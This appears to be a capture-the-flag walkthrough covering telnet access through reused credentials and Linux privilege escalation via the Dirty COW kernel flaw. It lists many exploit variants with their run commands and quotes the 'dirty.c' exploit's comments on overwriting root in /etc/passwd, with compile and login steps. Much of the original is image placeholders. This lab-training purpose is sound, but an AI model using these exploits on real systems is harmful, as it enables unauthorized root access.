
<u>Question 1:</u>

We start the machine and run the terminal using nmap


What old, deprecated protocol and service is running?

telnet







We enter the password




Question 2:

We try to use the same information (username and password) and finally that's works






Run cat cookies_and_milk.txt and the output




Open the link and we open view exploit.




dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem
0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

Question 3:


What is the verbatim syntax you can use to compile, taken from the real C source code comments?




```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
```




We enter the password






